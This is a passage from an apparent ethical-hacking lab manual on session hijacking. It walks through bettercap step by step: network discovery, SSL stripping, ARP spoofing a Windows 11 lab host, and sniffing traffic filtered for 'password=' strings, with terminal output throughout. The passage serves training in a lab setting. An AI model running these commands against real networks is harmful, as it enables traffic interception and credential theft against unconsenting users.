
      help MODULE : List available commands or show module specific help if no module name is provided.
      active : Show information about active modules.
      README LICENSE quit : Close the session and exit.
      sleep SECONDS : Sleep for the given amount of seconds.
      get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
      set NAME VALUE : Set the VALUE of variable NAME.
      read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
      clear : Clear the screen.
      include CAPLET : Load and run this caplet in the current session.
      ! COMMAND : Execute a shell command and print its output.
      alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

  any.proxy > not running
  api.rest > not running
  arp.spoof > not running
  ble.recon > not running
  caplets > not running
  dhcp6.spoof > not running
  dns.spoof > not running
  events.stream > running
```

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10. Type **net.probe on** and press **Enter**. This module will send different types of probe packets to each IP in the current subnet for the **net.recon** module to detect them.
11. Type **net.recon on** and press **Enter**. This module is responsible for periodically reading the system ARP table to detect new hosts on the network.
Note: The net.recon module displays the detected active IP addresses in the network. In real-time, this module will start sniffing network packets.
12. Type **set http.proxy.sslstrip true** and press **Enter**. This module enables SSL stripping.



```
bettercap -iface eth0 - Parrot Terminal
File Edit View Search Terminal Help
net.recon > not running
net.sniff > not running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
attacker.ticker > not running
ui > not running
update > not running
wifi > not running
wol > not running
README LICENSE
10.10.1.0/24 > 10.10.1.13 » net.probe on
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [sys.log] [inf] net.probe starting net.recon as a requirement
for net.probe
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.14 detected as 02:15:5d:26:65
:af.
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.9 detected as 02:15:5d:26:65
:ae.
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.11 (WINDOWS11) detected as 00
:15:5d:01:80:00 (Microsoft Corporation).
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.19 (SERVER2019) detected as 0
2:15:5d:26:65:ac.
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.22 (SERVER2022) detected as 0
0:15:5d:01:80:02 (Microsoft Corporation).
10.10.1.0/24 > 10.10.1.13 » [02:56:47] [endpoint.new] endpoint 10.10.1.2 detected as 02:15:5d:26:65
:aa.
10.10.1.0/24 > 10.10.1.13 » net.recon on
10.10.1.0/24 > 10.10.1.13 » [02:56:52] [sys.log] [err] module net.recon is already running
10.10.1.0/24 > 10.10.1.13 » set http.proxy.sslstrip true
10.10.1.0/24 > 10.10.1.13 »
```

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13. Type **set arp.spoof.internal true** and press **Enter**. This module spoofs the local connections among computers of the internal network.
14. Type **set arp.spoof.targets 10.10.1.11** and press **Enter**. This module spoofs the IP address of the target host.
15. Type **http.proxy on** and press **Enter**. This module initiates http proxy.

```
Applications Places System bettercap -iface eth0 - Parrot Terminal
File Edit View Search Terminal Help
ui > not running
update > not running
wifi > not running
wol > not running

10.10.1.0/24 > 10.10.1.13 » net.probe on
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [sys.log] [inf] net.probe starting net.recon as a requirement
for net.probe
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.14 detected as 02:15:5d:26:65
:af.
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.9 detected as 02:15:5d:26:65:
ae.
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.11 (WINDOWS11) detected as 00
:15:5d:01:80:00 (Microsoft Corporation).
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.19 (SERVER2019) detected as 0
2:15:5d:26:65:ac.
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.22 (SERVER2022) detected as 0
0:15:5d:01:80:02 (Microsoft Corporation).
10.10.1.0/24 > 10.10.1.13 » [02:56:47] [endpoint.new] endpoint 10.10.1.2 detected as 02:15:5d:26:65:
aa.
10.10.1.0/24 > 10.10.1.13 » net.recon on
10.10.1.0/24 > 10.10.1.13 » [02:56:52] [sys.log] [err] module net.recon is already running
10.10.1.0/24 > 10.10.1.13 » set http.proxy.sslstrip true
10.10.1.0/24 > 10.10.1.13 » set arp.spoof.internal true
10.10.1.0/24 > 10.10.1.13 » set arp.spoof.targets 10.10.1.11
10.10.1.0/24 > 10.10.1.13 » http.proxy on
[03:01:24] [sys.log] [inf] http.proxy enabling forwarding.
10.10.1.0/24 > 10.10.1.13 » [03:01:24] [sys.log] [inf] http.proxy started on 10.10.1.13:8080 (sslstr
ip enabled)
10.10.1.0/24 > 10.10.1.13 »
```

Module 11 – Session Hijacking

16. Type **arp.spoof on** and press **Enter**. This module initiates arp spoofing.
17. Type **net.sniff on** and press **Enter**. This module is responsible for performing sniffing on the network.

The screenshot shows a terminal window titled "bettercap -iface eth0 - Parrot Terminal". The window displays the following command-line session:

```
bettercap -iface eth0 - Parrot Terminal
File Edit View Search Terminal Help
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.11 (WINDOWS11) detected as 00:15:5d:01:80:00 (Microsoft Corporation).
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.19 (SERVER2019) detected as 02:15:5d:26:65:ac.
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.22 (SERVER2022) detected as 00:15:5d:01:80:02 (Microsoft Corporation).
10.10.1.0/24 > 10.10.1.13 » [02:56:47] [endpoint.new] endpoint 10.10.1.2 detected as 02:15:5d:26:65:aa.
10.10.1.0/24 > 10.10.1.13 » net.recon on
10.10.1.0/24 > 10.10.1.13 » [02:56:52] [sys.log] [err] module net.recon is already running
10.10.1.0/24 > 10.10.1.13 » set http.proxy.sslstrip true
10.10.1.0/24 > 10.10.1.13 » set arp.spoof.internal true
10.10.1.0/24 > 10.10.1.13 » set arp.spoof.targets 10.10.1.11
10.10.1.0/24 > 10.10.1.13 » http.proxy on
[03:01:24] [sys.log] [inf] http.proxy enabling forwarding.
10.10.1.0/24 > 10.10.1.13 » [03:01:24] [sys.log] [inf] http.proxy started on 10.10.1.13:8080 (sslstrip enabled)
10.10.1.0/24 > 10.10.1.13 » arp.spoof on
10.10.1.0/24 > 10.10.1.13 » [03:01:51] [sys.log] [war] arp.spoof arp snooper started targeting 254 possible network neighbours of 1 targets.
10.10.1.0/24 > 10.10.1.13 » net.sniff on
10.10.1.0/24 > 10.10.1.13 » [03:01:58] [net.sniff.https] sni WINDOWS11 > https://storecatalogrevocation.storequality.microsoft.com
10.10.1.0/24 > 10.10.1.13 » [03:01:58] [net.sniff.https] sni WINDOWS11 > https://storecatalogrevocation.storequality.microsoft.com
10.10.1.0/24 > 10.10.1.13 » [03:02:02] [net.sniff.https] sni WINDOWS11 > https://fe2cr.update.microsoft.com
10.10.1.0/24 > 10.10.1.13 » [03:02:02] [net.sniff.https] sni WINDOWS11 > https://fe2cr.update.microsoft.com
10.10.1.0/24 > 10.10.1.13 »
```

At the bottom of the terminal window, there is a menu bar with options like "Menu", "bettercap -iface eth0 - ...", and a help icon.

Module 11 – Session Hijacking


18. Type **set net.sniff.regex '.*password=.'** and press **Enter**. This module will only consider the packets sent with a payload matching the given regular expression (in this case, **'.*password='**).

```
bettercap -iface eth0 - Parrot Terminal
File Edit View Search Terminal Help
10.10.1.0/24 > 10.10.1.13 » set net.sniff.regex '.*password=.[03:02:33]' [net.sniff.http.response]
10.10.1.0/24 > 23.54.168.186:80 206 Partial Content -> WINDOWS11 (512 B application/octet-stream)
10.10.1.0/24 > 10.10.1.13 » set net.sniff.regex '.*password=.[03:02:33]' [net.sniff.http.response]
10.10.1.0/24 > 23.54.168.186:80 206 Partial Content -> WINDOWS11 (512 B application/octet-stream)
10.10.1.0/24 > 10.10.1.13 » set net.sniff.regex '.*password=.[03:02:33]' [net.sniff.http.request]
WINDOWS11 GET au.download.windowsupdate.com/d/msdownload/update/software/defu/2022/04/updateplatform_4ca3e501a402a6d9130...
10.10.1.0/24 > 10.10.1.13 » set net.sniff.regex '.*password=.[03:02:33]' [net.sniff.http.response]
23.54.168.187:80 206 Partial Content -> WINDOWS11 (512 B application/octet-stream)
10.10.1.0/24 > 10.10.1.13 » set net.sniff.regex '.*password=.[03:02:33]' [net.sniff.http.request]
WINDOWS11 GET au.download.windowsupdate.com/d/msdownload/update/software/defu/2022/04/updateplatform_4ca3e501a402a6d9130...
10.10.1.0/24 > 10.10.1.13 » set net.sniff.regex '.*password=.[03:02:34]' [net.sniff.https] sni WIND
OWS11 > https://v10.events.data.microsoft.com
10.10.1.0/24 > 10.10.1.13 » set net.sniff.regex '.*password=.[03:02:34]' [net.sniff.https] sni WIND
OWS11 > https://v10.events.data.microsoft.com
10.10.1.0/24 > 10.10.1.13 » set net.sniff.regex '.*password=.[03:02:34]' [net.sniff.http.response]
23.54.168.187:80 206 Partial Content -> WINDOWS11 (512 B application/octet-stream)
10.10.1.0/24 > 10.10.1.13 » set net.sniff.regex '.*password=.[03:02:34]' [net.sniff.http.request]
WINDOWS11 GET au.download.windowsupdate.com/d/msdownload/update/software/defu/2022/04/updateplatform_4ca3e501a402a6d9130...
10.10.1.0/24 > 10.10.1.13 » set net.sniff.regex '.*password=.'
10.10.1.0/24 > 10.10.1.13 » [03:02:35] [net.sniff.mdns] mdns Android.local. : Android.local is 10.10
.1.14, fe80::84e9:2031:727a:6659
10.10.1.0/24 > 10.10.1.13 » [03:02:40] [net.sniff.https] sni WINDOWS11 > https://v10.events.data.mic
rosoft.com
10.10.1.0/24 > 10.10.1.13 » [03:02:40] [net.sniff.https] sni WINDOWS11 > https://v10.events.data.mic
rosoft.com
10.10.1.0/24 > 10.10.1.13 » [03:02:40] [net.sniff.mdns] mdns Android.local. : Android.local is 10.10
.1.14, fe80::84e9:2031:727a:6659
::: Menu ⌂ bettercap -iface eth0 - ...
```

19. You can observe that bettercap starts sniffing network traffic on target machine **Windows 11**.

